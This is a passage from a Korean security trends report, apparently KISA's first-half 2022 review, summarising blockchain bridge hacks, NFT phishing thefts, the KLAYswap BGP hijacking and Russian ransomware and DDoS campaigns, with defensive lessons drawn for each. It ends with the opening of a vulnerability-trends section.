


그림 1-5 Qubit Finance의 X-Bridge

그림 출처: Qubit Finance

- 1월 27일, 탈중앙화 금융(DeFi) 플랫폼 큐빗 파이낸스(Qubit Finance)가 이더리움(ERC-20)과 바이낸스 스마트체인(BSC) 토큰(BEP-20)을 교환하는 브리지가 해킹 당해 8000만 달러(약 960억 원) 이상의 손실을 입음. 브리지의 스마트계약 코드에 오류가 있어서 범인은 이더리움을 예치하지 않고도 예치한 것처럼 속여 BSC에서 77,162 qXETH(1억 8500만 달러)를 빌렸고, 이걸 15,688 wETH(3,760만 달러), 767 BTC-B(2850만 달러), 다양한 스테이블 코인으로 약 950만 달러, CAKE, BUNNY, MDX(이상 약 500만 달러) 등 8000만 달러 이상을 변환
- 2월 2일, 이더리움-솔라나(Solana) 브리지로 잘 알려진 Wormhole Bridge가 해킹을 당해 약 3억 2100만 달러의 손실을 봄. 범인은 Wormhole Bridge의 Solana에 대한 검증 프로세스에 있는 오류를 활용해 가짜 계정으로 검증 프로세스를 우회하고, 12,000wETH(Wormhole ETH)의 토큰을 발행하는 데 성공
- 3월 23일, P2E(Play to Earn) 게임 액시 인피니티(Axie Infinity)의 사이드체인인 Ronin 네트워크가 해킹을 당해 Ronin Bridge에서 17만 3600ETH과 2550만USDC 등 약 6억 2500만 달러(약 7600억 원) 상당의 가상자산이 유출됨. Ronin 네트워크는 9개의 검증자 노드 중 5개 이상이 승인해야 트랜잭션의 유효성이 인정되는데, 범인은 그 중 게임 운영사인 Sky Mavis의 키 4개와 Axie DAO의 키 1개를 확보해 가상자산이 있는 것처럼 이더리움 네트워크에 트랜잭션을 보냈고, 이더리움 네트워크에서는 범인의 지갑에 해당 금액을 송금

블록체인 브리지에서 사고가 나는 이유




그림 1-6 블록체인 브리지의 구조

그림 출처: MakerDao 블로그, "What Are Blockchain Bridges, and Why are they Important for DeFi?"

- 블록체인 브리지는 복잡한 요구사항을 처리하고, 많은 가상자산을 보유해 주요 공격 대상이 됨
  - ✓ 브리지는 서로 다른 가상자산을 변환하므로, N개의 가상자산이 있다면, N제곱의 브리지가 필요할 수 있고, 이를 위해 많은 가상자산을 보유
  - ✓ 특히, 다양한 가상자산을 처리하는 크로스체인 DeFi에서 브리지를 많이 사용
- 블록체인 브리지는 온체인 또는 오프체인으로 구현
  - ✓ 온체인 브리지는 스마트계약 코드가 복잡해 미처 제거하지 못한 오류를 통해 해킹 당하는 사례 발생. 온체인 브리지에서 해킹을 막기 위해서는 소스코드 오류 제거 필요
  - ✓ 오프체인 브리지는 블록체인이 아니라 일반 웹 서버나 마찬가지이므로, 성능은 좋으나 보안성은 낮음. Ronin Bridge는 오프체인으로 구현

시사점

- 과거에는 가상자산의 피해가 주로 가상자산거래소에서 발생했지만 이제 대규모 가상자산 피해는 주로 블록체인 브리지에서 발생. Ronin Bridge, Poly Network(해커가 돌려줌), Wormhole Bridge는 1억 달러 이상의 피해 발생
- 대다수 블록체인 프로젝트가 소스코드를 공개하고 있어서 공격자가 코드에서 오류와 취약점을 찾아낼 수 있는 환경이고, 서로 다른 프로젝트가 소스코드를 공유 하기도해 문제가 확산하기도 함. 특히, 브리지에서 많이 사용되는 스마트계약은 소스코드가 복잡해 오류를 공격하는 해킹이 종종 발생하므로, 브리지를 포함해 블록체인 프로젝트에서 소스코드 신뢰성과 안전성을 위한 노력 필요
- Ronin Bridge 사고 원인의 하나인 Axie DAO 개인키 유출 문제는, 2021년 11월에 트랜잭션 검증 업무를 위해 승인 권한을 부여하고, 12월에 해당 작업이 종료됐음에도 불구하고 승인 권한을 회수하지 않아 발생. 특수권한자에 대한 관리의 중요성이 다시 한번 부각

출처

- 이더리움-BSC 브릿지 큐빗 파이낸스, 해킹으로 8000만 달러 상당 손실 https://www.digitaltoday.co.kr/news/articleView.html?idxno=433211
- Qubit Bridge Collapse Exploited to the Tune of $80 Million https://certik.medium.com/qubit-bridge-collapse-exploited-to-the-tune-of-80-million-a7ab9068e1a0
- 웜홀 토큰 브리지, 솔라나-이더리움 3억 2100만 달러 해킹 피해 https://news.g-enews.com/article/Securities/2022/02/202202031612493488c4c55f9b3d_1?md=20220203170212_S
- Axie Infinity's Ronin Bridge Exploited For More Than $600M https://thedefiant.io/axie-infinity-hack-600m/
- EXPLAINING CRYPTO'S BILLION-DOLLAR BRIDGE PROBLEM https://www.theverge.com/23017107/crypto-billion-dollar-bridge-hack-decentralized-finance

6. 비밀번호 해킹과 피싱으로 피해가 계속되는 NFT

NFT 해킹 피해 주요 일지

2022-02-20	세계 최대의 NFT 시장인 OpenSea에서 170만 달러 상당의 NFT 도난
2022-04-18	국내 NFT 프로젝트 '메타콩즈' 사용자, 4400만 원 상당의 이더리움 도난
2022-04-26	세계 1위 NFT 프로젝트 BAYC 사용자들, 수백만 달러의 NFT 도난
2022-05-23	NFT 아티스트 트위터 계정 해킹으로 팔로어들 438,000 달러 피해
2022-05-24	현대차 NFT 계정 해킹으로 '별똥별 NFT' 구매자 피해

세계 최대의 NFT 시장인 OpenSea에서 사용자들이 170만 달러 상당의 NFT 도난

- 2월 19일, 피싱 공격으로 OpenSea 사용자 17명이 254개의 NFT(Non-Fungible Token)를 도난 당함. 공격자들은 훔친 NFT를 팔아 170만 달러 상당의 이더리움을 취득




그림 1-7 OpenSea 메일로 위장한 피싱 메일과 진짜 거래인 것처럼 위장한 피싱 사이트
그림 출처: CheckPoint 블로그, https://twitter.com/isotile/status/1495234649970421760?s=21

- CheckPoint 연구원에 따르면, 범인들이 2월 18일에서 2월 25일까지 진행된 스마트계약 업그레이드 과정을 노려 사용자들에게 이를 알리는 것으로 위장한 피싱 메일을 보내고, 피싱 메일의 링크를 클릭하면 피싱 웹사이트로 이동시켜서 사용자들이 소유한 NFT를 범인들의 지갑으로 보내는 거래에 서명하도록 유도

국내 NFT 프로젝트 '메타콩즈' 사용자들, 4400만 원 상당의 이더리움 도난

- 2월 16일, 고릴라 프로필 사진 NFT로 인기를 끌고 있는 국내 NFT 프로젝트 '메티콩즈'에서 79명의 사용자들이 총 11.9ETH(약 4466만 원)의 해킹 피해를 당함
- 범인은 메타콩즈의 디스코드(Discord) 관리자 한 명의 계정을 해킹해 악성봇을 설치했고, 악성봇이 NFT를 싸게 구입할 수 있다는 내용이 적시된 가짜 사이트로 사용자를 유도함. 사용자들은 관리자 계정의 요구에 속아 구매. 일부 사용자는 전자지갑에 대한 권한을 탈취당하기도 함

세계 1위 NFT 프로젝트 BAYC 사용자들, 수백만 달러의 NFT 도난

- 4월 25일, BAYC(Bored Ape Yacht Club) 프로젝트의 공식 인스타그램 계정이 해킹. 피싱 링크를 클릭한 사용자들이 NFT를 도난 당함. BAYC의 운영사인 Yuga Labs는 공격 당시 인스타그램 공식 계정에 이중인증이 활성화되어 있었다고 주장해 실제 계정의 침해 경위는 밝혀지지 않음
- "Web3 Is Going Great"의 제작자인 Molly White에 따르면 44명의 BAYC 사용자가 133개의 NFT를 도난. 블록체인 조사관 @zachxbt에 따르면, 범인의 지갑을 조사한 결과 Bored Apes 4개, Mutant Apes 7개, Bored Ape Kennel Club NFT 3개 등 약 300만 달러 상당의 NFT가 도난당한 것으로 추정

NFT 아티스트 트위터 계정 해킹으로 팔로어들 438,000 달러 상당의 피해

- NFT 아티스트 Beeple의 트위터 계정을 해킹한 범인들은, 5월 22일에 Beeple을 사칭해 2019년에 공동 작업했던 디자이너 Louis Vuitton과 새로운 디지털 아트를 출시한다면서 피싱 링크를 포함한 트윗을 올려 팔로어들의 지갑에서 약 36개의 이더리움, 다양한 가상자산과 NFT 등 총 438,000 달러(약 5억 2500만 원) 상당의 가상자산을 훔침

시사점

- 2021년에 NFT 시장이 폭발적으로 성장하면서 올해 상반기에 NFT에 대한 해킹 시도와 그에 따른 피해가 급격히 증가
- NFT 해킹은 관리자 계정을 해킹한 뒤 관리자를 사칭해 사용자를 피싱 사이트로 유도하는 이메일이나 메시지를 게시, 배포함으로써, 이에 속은 사용자가 자신의 가상자산 지갑에서 범인이 지정한 지갑으로 가상자산을 이동시키는 트랜잭션을 승인하는 방식으로 이뤄지는 전통적인 피싱 공격
- 관리자 계정과 같은 특수권한 계정은 반드시 이중인증이나 다중인증으로 보호 필요

출처

- $1.7 million in NFTs stolen in apparent phishing attack on OpenSea users https://www.theverge.com/2022/2/20/22943228/opensea-phishing-hack-smart-contract-bug-stolen-nft
- New OpenSea attack led to theft of millions of dollars in NFTs https://blog.checkpoint.com/2022/02/20/new-opensea-attack-led-to-theft-of-millions-of-dollars-in-nfts/
- 천재해커' 이두희 NFT 프로젝트 '메타콩즈'..해킹으로 4466만원 털렸다 https://news.v.daum.net/v/20220418113754911
- $3 million in NFTs stolen as a result of Bored Ape Yacht Club Instagram hack https://mashable.com/article/bored-ape-yacht-club-instagram-hacked-stolen-nfts
- Beeple's Followers Lose $438,000 To Phishing Scam After NFT Artist's Twitter Gets Hacked https://www.forbes.com/sites/carlieporterfield/2022/05/23/beeples-followers-lose-438000-to-phishing-scam-after-nft-artists-twitter-gets-hacked/?sh=600a0f3f1332
- 현대차 NFT 계정 해킹으로 '별똥별 NFT' 구매자 피해 https://n.news.naver.com/mnews/article/243/0000026845?sid=101

7. 클레이튼 기반 DeFi KLAYswap, 해킹으로 약 22억 원 피해

카카오 클레이튼을 기반으로 한 DeFi 중 최대 규모이자 탈중앙화거래소(DEX)인 클레이스왑(KLAYswap)이 해킹을 당해 22억 원 상당의 가상자산 피해 발생

- 2월 3일 오전 11시 30분부터 약 1시간 30분 동안 예치 · 스왑 · 인출 등 사용자의 정상적인 거래에서 가상자산이 모두 범인이 지정한 지갑으로 전송

이번 공격은 BGP 하이재킹을 이용




그림 1-8 BGP 하이재킹 개념도

그림 출처: 한국인터넷진흥원

- BGP 하이재킹은 한 조직에서 관할하는(또는 같은 라우팅 정책을 가진) 라우터 집합의 IP 대역을 관리하는 AS(Autonomous System) 사이에 라우팅 테이블을 교환하기 위한 BGP 프로토콜을 악용해, 인접 AS에 의도한 라우팅 테이블을 제공함으로써 해당 라우터가 공격 대상의 데이터를 공격자가 원하는 IP로 보내도록 하는 공격
- 범인의 BGP 하이재킹 공격으로 KLAYswap 사용자는, 카카오 서버가 제공하는 정상 SDK 대신에 범인이 사전에 설정한 서버에서 악성 SDK를 내려받아 설치했고, 이 악성 SDK에서 예치 · 스왑 · 인출 등 거래의 목적지 지갑을 범인의 지갑으로 지정해 사용자의 가상자산을 탈취




그림 1-9 KLAYswap 사고 전체 타임라인

그림 출처: S2W, "Post Mortem of KlaySwap Incident through BGP Hijacking"

범인은 사건 발생 7달 전부터 치밀한 사전 준비를 하고 테스트까지 완료

- KLAYswap에서는 토큰 스왑 등을 하기 위해서는 Factory Contract가 Token Contract의 승인 필요. 범인의 계정에서는 사건 발생 7달 전인 6월 29일부터 테스트를 위한 다수의 트랜잭션 수행. 사건 1달 전인 1월 7일까지 준비
- 1월 5일에 테스트용 Factory Contract를 생성해 범인의 계정과 가상의 피해자 계정 사이에 거래를 테스트했고, 1월 7일에는 탈취용 Factory Contract 생성
- 1월 6일에 공격용 API 서버 도메인 생성
- 2월 3일에 ZeroSSL이란 업체에서 developers.kakao.com 도메인에 카카오 SDK 파일 다운로드 시 https 접속을 위한 SSL 인증서를 발급 및 등록. BGP 하이재킹이 작동해 범인이 임의의 인증서 등록이 가능한 상황

시사점

- KLAYswap 가상자산 탈취 사건은 BGP 하이재킹, 정상 카카오 SDK로 위장한 악성코드 배포, 정상 카카오 도메인 SSL 인증서 발급, 정확한 스마트계약 흐름 분석을 포함한 치밀한 계획과 준비에 따른 범행
- 특히, 국내에서 처음 발생한 BGP 하이재킹 공격이고, 단위 기업으로 대응하는 데 한계가 있어서 ISP와 관련 기관의 적극적인 대응 필요

출처

- KLAYswap Incident Report (Feb 03, 2022) https://medium.com/klayswap/klayswap-incident-report-feb-03-2022-70ff124aed6b
- Post Mortem of KlaySwap Incident through BGP Hijacking https://medium.com/s2wblog/post-mortem-of-klayswap-incident-through-bgp-hijacking-898f26727d66
- 클레이스왑 해킹, ISP의 보안 구멍 드러내는 계기 되나? https://www.ddaily.co.kr/news/article/?no=230733
- 암호화폐 털어가는 해커들…KISA "'해외 ISP 등과 공조 중" https://www.inews24.com/view/1457540

8. 공격 대상을 정부로 넓혀가는 러시아 사이버범죄 집단 – Conti, Lockbit2.0, Killnet

러시아 사이버범죄 집단의 주요 공격 일지

2022-03-03	Lockbit 2.0 랜섬웨어 갱단의 공격으로 미국의 글로벌 타이어기업Bridgestone 생산 중단
2022-04-19	랜섬웨어 갱단 Conti 공격으로 코스타리카 재무부 서비스 제공 중단
2022-04-25	랜섬웨어 갱단 Conti 공격으로 코스타리카 카르타고 전기관리 행정시스템 마비
2022-05-08	랜섬웨어 갱단 Conti, 페루 정보기관 해킹
2022-05-11	Lockbit 2.0 랜섬웨어 갱단, 캐나다 민간 군사훈련업체 Top Aces 공격
2022-05-12	친러시아 해커그룹 Killnet, 이탈리아 정부 웹사이트에 DDoS 공격

러시아 랜섬웨어 갱단 Lockbit 2.0, 미국의 글로벌 타이어기업과 민간 군사훈련업체 랜섬웨어 공격

- 2월 27일, 전 세계에 수십 개의 생산 단위와 13만 명 이상의 직원(2020년 말 기준)이 일하는 미국의 글로벌 타이어업체 브리지스톤(Bridgestone)이 랜섬웨어 공격을 받아 북미와 남미 전역의 공장에서 생산 중단. Bridgestone은 공격을 받은 지 열흘만인 3월 9일에 시스템을 모두 복구했다고 발표
- 3월 11일, 러시아 랜섬웨어 갱단 Lockbit 2.0은 Bridgestone에 대한 공격이 자신들의 소행이라고 주장하면서 2022년 3월 15일 23시 59분까지 몸값을 지불하지 않으면 훔친 데이터를 공개하겠다고 협박
- 5월 11일, 전투기 훈련서비스를 제공하는 캐나다의 글로벌 민간 군사훈련업체 Top Aces가 Lockbit 2.0의 공격을 받은 것으로 드러남. Lockbit 2.0 갱단은 탈취한 44GB의 데이터에 방위산업 정보가 포함됐을 가능성 우려

러시아 랜섬웨어 갱단 Conti, 코스타리카와 페루 정부기관 랜섬웨어 공격

- 4월 18일, Conti의 해킹으로 코스타리카 재무부의 과세 시스템과 통관 · 관세 업무 시스템이 마비되고, 납세자 정보 1TB 유출
- 4월 23일, Conti의 공격으로 카르타고(Cartago)시의 전기를 관리하는 카르타고 전기서비스 관리위원회(JASEC)에서 조직의 웹사이트, 이메일, 관리시스템 등 조직의 모든 행정시스템이 마비되었다고 공지
- 5월 8일, 차베스 대통령은 코스타리카가 사이버테러를 당하고 있다면서 5월 11일 국가 비상사태를 선언. 특히, 재무부의 디지털 서비스가 복구되지 못해 전체 생산 부문에 영향을 미치는 것이 큰 문제
- 5월 7일, Conti는 페루의 국가정보국(DIGIMIN)을 해킹해 9.41GB의 데이터를 훔쳤다고 주장. 국가 정보기관에 대해 해킹은 국가기밀 유출로 이어져 국가안보와 위험을 초래할 우려

친러시아 해커그룹 Killnet, 이탈리아 정부기관에 DDoS 공격

- Killnet은 DDoS 공격을 하는 친러시아 해커그룹으로 러시아-우크라이나 전쟁에서 우크라이나를 지원하는 정부에 대해 사이버 공격을 감행
- 5월 12일, Killnet의 DDoS 공격으로 이탈리아 의회와 군, 국립보건연구소의 웹사이트 중단. 2주 전에 루마니아 국방부, 국경경찰, 국영 철도회사의 웹사이트 역시 Killnet의 공격을 받음
- 5월 19일~20일에 걸친 Killnet의 DDoS 공격으로 이탈리아 외무부와 모든 대사관 웹사이트가 작동 불능 상태에 빠짐

시사점




그림 1-10 2022년 1사분기 공격 성공 수가 많다고 주장하는 랜섬웨어 갱단 톱3

그림출처 - TREND MICRO

- 랜섬웨어 갱단의 유출 사이트에 따르면, 올해 1사분기에 공격 성공 수는 LockBit 35.8%, Conti 19%, BlackCat 9.6%일 정도로 러시아 기반의 랜섬웨어 갱단인 Lockbit 2.0과 Conti의 활동이 활발
- 러시아에 기반을 뒀거나 친러시아 사이버 범죄집단은 러시아-우크라이나 전쟁이 지속되면서 글로벌 기업에 대한 공격을 넘어 정부기관과 민간 군사기업에 대한 공격으로 확대
- 이러한 상황이 국내에 해당할 가능성에 대해서 주의 필요

출처

- Cyberattack strikes Bridgestone plants in Tennessee — and all of North and South America https://tennesseelookout.com/briefs/cyber-attack-strikes-bridgestone-plants-in-tennessee-and-all-of-north-and-south-america/
- Bridgestone factories back online 10 days after cyberattack of unspecified origin https://tennesseelookout.com/briefs/bridgestone-factories-back-online-10-days-after-cyberattack-of-unspecified-origin/
- Bridgestone Americas confirms ransomware attack, LockBit leaks data https://www.bleepingcomputer.com/news/security/bridgestone-americas-confirms-ransomware-attack-lockbit-leaks-data/
- Canadian fighter jet training company investigating ransomware attack https://therecord.media/top-aces-ransomware-attack-lockbit/
- Costa Rica's Ministry of Finance Website Was Hacked https://ticotimes.net/2022/04/19/costa-ricas-ministry-of-finance-website-was-hacked
- Conti ransomware cripples systems of electricity manager in Costa Rican town https://therecord.media/conti-ransomware-cripples-systems-of-electricity-manager-in-costa-rican-town/
- Costa Rica declares national emergency after Conti ransomware attacks https://www.bleepingcomputer.com/news/security/costa-rica-declares-national-emergency-after-conti-ransomware-attacks/
- Conti Ransomware gang claims to have hacked the Peru MOF - Dirección General de Inteligencia (DIGIMIN) and stolen 9.41 GB. https://securityaffairs.co/wordpress/131093/cyber-crime/conti-ransomware-peru-direccion-general-de-inteligencia.html
- Italy stops wide-ranging Russian attack on websites of parliament, military, health agency https://therecord.media/italy-killnet-hacking-military-parliament-national-health-institute/
- Pro-Russian Hackers Hit Critical Government Websites in Italy https://www.infosecurity-magazine.com/news/pro-russian-hackers-italy/
- LockBit, Conti, and BlackCat Lead Pack Amid Rise in Active RaaS and Extortion Groups: Ransomware in Q1 2022 https://www.trendmicro.com/vinfo/us/security/news/ransomware-by-the-numbers/lockbit-conti-and-blackcat-lead-pack-amid-rise-in-active-raas-and-extortion-groups-ransomware-in-q1-2022


KISA
한국인터넷진흥원

취약점 동향

2022 상반기 취약점 동향

2022년 상반기는 코로나의 기세가 꺾이고 이제 우리는 일상으로의 복귀를 하기 위한 준비를 하고 있다. 온라인에 의존적이었던 지난 2년간의 시간을 통해 많은 변화를 겪었던 우리의 생활 환경은 점심시간 북적이는 사무실 근처 식당가와 커피숍의 풍경을 통해 또 다른 변화의 모습을 느끼게 된다. 일부 기업에서는 원격 근무의 종료를 선언하고 다시 사무실로 출근하는 방법으로 전환하고 있으나, 아직은 코로나 종식에 대한 불확실감과 원격 근무 방식에 익숙해져 있는 직원들을 배려하기 위해 IT 기업을 중심으로는 원격 근무와 출퇴근을 선택적으로 병행하고 있다. 2년전 우리의 일상으로 파고든 코로나는 여전히 우리의 일상 생활 패턴에 큰 영향을 끼치고 있으며, 아직은 끝나지 않은 방역의 환경에서 미래의 우리 생활 모습까지도 계속해서 바꾸게 될 것이다. 2000년대 초 스스로 전파되는 악성코드인 “웜(Worm)”으로 인해 인터넷이 마비되고 서비스의 이용이 불능 상태에 빠지는 등 엄청난 피해를 겪었을때, 웜의 확산에 기반이 되었던 것은 관리되지 않고 방치되었던 시스템의 취약점들이었다.

우리는 웜에 의한 피해를 몸소 겪고 나서야 패치의 중요성을 인식하게 되었고 이러한 위험 예방하기 위한 디지털 백신을 만들고 대응 함으로써 이제는 우리의 주변에서 웜에 대한 존재가 잊혀졌었다. 그러나 웜이 사라지고 난 이후 우리는 사이버환경은 APT(Advanced Persistent Threat) 이라는 정교화되고 진화된 공격에 의해 더 심각한 위협을 받았다. 이처럼 위협은 계속 진화하 고 우리는 이에 대한 대응 방안에 대한 연구를 지속하여야 한다. 2021년말 우리를 긴장 시켰던 Apache Log4j 취약점은 우려 했던 것에 비해 사회적 영향을 크게 미치지는 않았다. Log4j의 긴장감이 다 풀리기도 전인 3월말 Spring4Shell 취약점을 공격하는 코드가 공개되면서 우리는 또 다시 긴장 할 수 밖에 없었다.

2022년 상반기 동안 국내에서는 버퍼오버플로우 공격에 의한 원격 명령이 가능한 취약점들도 노출이 되었으나, 홈페이지 제작이나 사이트 관리를 편하게 작업 할 수 있도록 도와주는 제품등에서 SQL 인젝션, 크로스사이트(XSS) 또는 파일 업로드 취약점 등 웹 서비스 개발시 기본적으로 제거되어야 하는 취약점들이 노출되는 등 아직은 국내 소프트웨어 시장의 보안 검수 수준에 대한 고민이 필요함을 느끼게 해 주는 시기였다. 우리의 일상과도 너무나 닮아 있는 사이버 환경에서의 위협에 대응하기 위해서는 공격의 수단이 되고 있는 취약점이라는 길목을 철저히 제어하기 위한 노력과 함께 무엇보다도 중요한 것은 기본에 충실해야 한다는 것이다.

2022년 상반기 KISA 취약점 등록 현황

개요	취약점 종류	영향	CVSS 점수	CVE-ID
